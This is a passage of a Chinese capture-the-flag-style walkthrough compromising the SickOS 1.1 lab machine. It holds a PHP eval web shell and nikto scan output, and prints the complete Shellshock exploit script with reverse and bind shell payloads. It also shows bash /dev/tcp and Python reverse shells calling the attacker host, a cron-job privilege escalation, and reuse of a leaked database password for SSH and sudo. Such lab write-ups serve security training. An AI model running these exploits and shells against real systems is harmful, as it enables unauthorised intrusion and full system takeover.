
进行 upload file,写个一句话木马:
echo '<?php phpinfo();@eval($_POST[cmd]);' >> shell.php

点击上传后,发现报错了:

百度了老半天,也没个说法,换个攻击方式。
5 ShellShock
由于 Nmap 挂代理扫描有点问题,换个 nikto 扫一扫:
中途靶机挂了,重新加载了一个 IP:192.168.92.174
root at kali in ~
$ nikto -url 'http://192.168.92.174' -useproxy 'http://192.168.92.174:3128'
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.92.174
+ Target Hostname:    192.168.92.174
+ Target Port:        80
+ Proxy:              192.168.92.174:3128
+ Start Time:         2023-07-03 21:23:40 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Sat Dec  5 08:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
发现一个 shellshock,找找利用工具:
root at kali in ~
$ searchsploit -t shellshock
----------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                             |  Path
----------------------------------------------------------------------------------------------------------- ---------------------------------
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)                   | cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection                                                     | linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection                                                | linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)                                              | cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)                                          | hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)                                    | linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Injection                                             | linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)                             | cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)                                               | cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection                                                     | linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection                        | php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection                                        | linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection                                      | linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (Shellshock)              | cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command Injection                | hardware/remote/40619.py
----------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
查看下 34900.py 这个脚本:
root at kali in ~
$ searchsploit -m 34900.py
  Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
      URL: https://www.exploit-db.com/exploits/34900
     Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
    Codes: CVE-2014-6278, CVE-2014-6271
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /root/34900.py

root at kali in ~
$ cat 34900.py
#!/usr/bin/env python
from socket import *
from threading import Thread
import thread, time, httplib, urllib, sys

stop = False
proxyhost = ""
proxyport = 0

def usage():
        print """

                Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages:  specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix unversal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234

Credits:

Federico Galatolo 2014
"""
        sys.exit(0)

def exploit(lhost,lport,rhost,rport,payload,pages):
        headers = {"Cookie": payload, "Referer": payload}

        for page in pages:
                if stop:
                        return
                print "[-] Trying exploit on : "+page
                if proxyhost != "":
                        c = httplib.HTTPConnection(proxyhost,proxyport)
                        c.request("GET","http://"+rhost+page,headers=headers)
                        res = c.getresponse()
                else:
                        c = httplib.HTTPConnection(rhost)
                        c.request("GET",page,headers=headers)
                        res = c.getresponse()
                if res.status == 404:
                        print "[*] 404 on : "+page
                time.sleep(1)


args = {}

for arg in sys.argv[1:]:
        ar = arg.split("=")
        args[ar[0]] = ar[1]
try:
        args['payload']
except:
        usage()

if args['payload'] == 'reverse':
        try:
                lhost = args['lhost']
                lport = int(args['lport'])
                rhost = args['rhost']
                payload = "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/"+lhost+"/"+str(lport)+" 0>&1 &"
        except:
                usage()
elif args['payload'] == 'bind':
        try:
                rhost = args['rhost']
                rport = args['rport']
                payload = "() { :;}; /bin/bash -c 'nc -l -p "+rport+" -e /bin/bash &'"
        except:
                usage()
else:
        print "[*] Unsupported payload"
        usage()

try:
        pages = args['pages'].split(",")
except:
        pages = ["/cgi-sys/entropysearch.cgi","/cgi-sys/defaultwebpage.cgi","/cgi-mod/index.cgi","/cgi-bin/test.cgi","/cgi-bin-sdb/printenv"]

try:
        proxyhost,proxyport = args['proxy'].split(":")
except:
        pass

if args['payload'] == 'reverse':
        serversocket = socket(AF_INET, SOCK_STREAM)
        buff = 1024
        addr = (lhost, lport)
        serversocket.bind(addr)
        serversocket.listen(10)
        print "[!] Started reverse shell handler"
        thread.start_new_thread(exploit,(lhost,lport,rhost,0,payload,pages,))
if args['payload'] == 'bind':
        serversocket = socket(AF_INET, SOCK_STREAM)
        addr = (rhost,int(rport))
        thread.start_new_thread(exploit,("",0,rhost,rport,payload,pages,))

buff = 1024

while True:
        if args['payload'] == 'reverse':
                clientsocket, clientaddr = serversocket.accept()
                print "[!] Successfully exploited"
                print "[!] Incoming connection from "+clientaddr[0]
                stop = True
                clientsocket.settimeout(3)
                while True:
                        reply = raw_input(clientaddr[0]+"> ")
                        clientsocket.sendall(reply+"\n")
                        try:
                                data = clientsocket.recv(buff)
                                print data
                        except:
                                pass

        if args['payload'] == 'bind':
                try:
                        serversocket = socket(AF_INET, SOCK_STREAM)
                        time.sleep(1)
                        serversocket.connect(addr)
                        print "[!] Successfully exploited"
                        print "[!] Connected to "+rhost
                        stop = True
                        serversocket.settimeout(3)
                        while True:
                                reply = raw_input(rhost+"> ")
                                serversocket.sendall(reply+"\n")
                                data = serversocket.recv(buff)
                                print data
                except:
                        pass
简单利用下(Python2):
python2 34900.py payload=reverse rhost=192.168.92.174 lhost=192.168.92.170 lport=4444 proxy=192.168.92.174:3128 pages=/cgi-bin/status

root at kali in ~
$ python2 34900.py payload=reverse rhost=192.168.92.174 lhost=192.168.92.170 lport=4444 proxy=192.168.92.174:3128 pages=/cgi-bin/status
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/status
[!] Successfully exploited
[!] Incoming connection from 192.168.92.174
192.168.92.174> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
成功反弹一个 Shell。
6 定时任务提权
反弹回来的权限不够,简单提个权:
192.168.92.174> pwd
/var/www

192.168.92.174> ls
connect.py
index.php
robots.txt
wolfcms

192.168.92.174> ls -l con*
-rwxrwxrwx 1 root root 109 Dec  5  2015 connect.py

192.168.92.174> cat con*
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"
py 反弹的文件终端有点别扭,nc 弹一下:
## kali
root at kali in ~
$ nc -lvvp 6666
listening on [any] 6666 ...

## 靶机
192.168.92.174> /bin/bash -i >& /dev/tcp/192.168.92.170/6666 0>&1

root at kali in ~
$ nc -lvvp 6666
listening on [any] 6666 ...
192.168.92.174: inverse host lookup failed: Unknown host
connect to [192.168.92.170] from (UNKNOWN) [192.168.92.174] 46553
bash: no job control in this shell
www-data@SickOs:/home/sickos$
发现一个可以的 Python 文件,使用 grep 找找:
www-data@SickOs:/var/www$ grep -ri 'connect.py' /etc 2>/dev/null
grep -ri 'connect.py' /etc 2>/dev/null
/etc/cron.d/automate:* * * * * root /usr/bin/python /var/www/connect.py
找到了,往 connect.py 中写入 Shell:
echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.92.170",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")' >> connect.py

root@SickOs:/var/www# cat con
cat connect.py
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.92.170",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")
成功反弹:
root at kali in ~
$ nc -lvvp 9999
listening on [any] 9999 ...
192.168.92.174: inverse host lookup failed: Unknown host
connect to [192.168.92.170] from (UNKNOWN) [192.168.92.174] 59406
root@SickOs:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@SickOs:~# cd /root
cd /root
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a*
cat a*
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying
7 敏感信息泄露
接着往下查找:
www-data@SickOs:/var/www$ cd wo*
cd wo*
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
www-data@SickOs:/var/www/wolfcms$ cat con*
cat con*
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
......
www-data@SickOs:/var/www/wolfcms$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
发现一个密码,尝试 SSH 登录试试:
root at kali in ~
$ ssh sickos@192.168.92.174
The authenticity of host '192.168.92.174 (192.168.92.174)' can't be established.
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn34OtTEDXIW4E9/RlkxombNm0y8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.92.174' (ECDSA) to the list of known hosts.
sickos@192.168.92.174's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

 System information disabled due to load higher than 1.0

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$ id
uid=1000(sickos) gid=1000(sickos) groups=1000(sickos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
成功进行登录!
sickos@SickOs:/var/www$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
经典 3A,直接提权
sickos@SickOs:/var/www$ sudo /bin/bash
root@SickOs:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@SickOs:/var/www# cd /root
root@SickOs:/root# ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:/root# cat a*
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying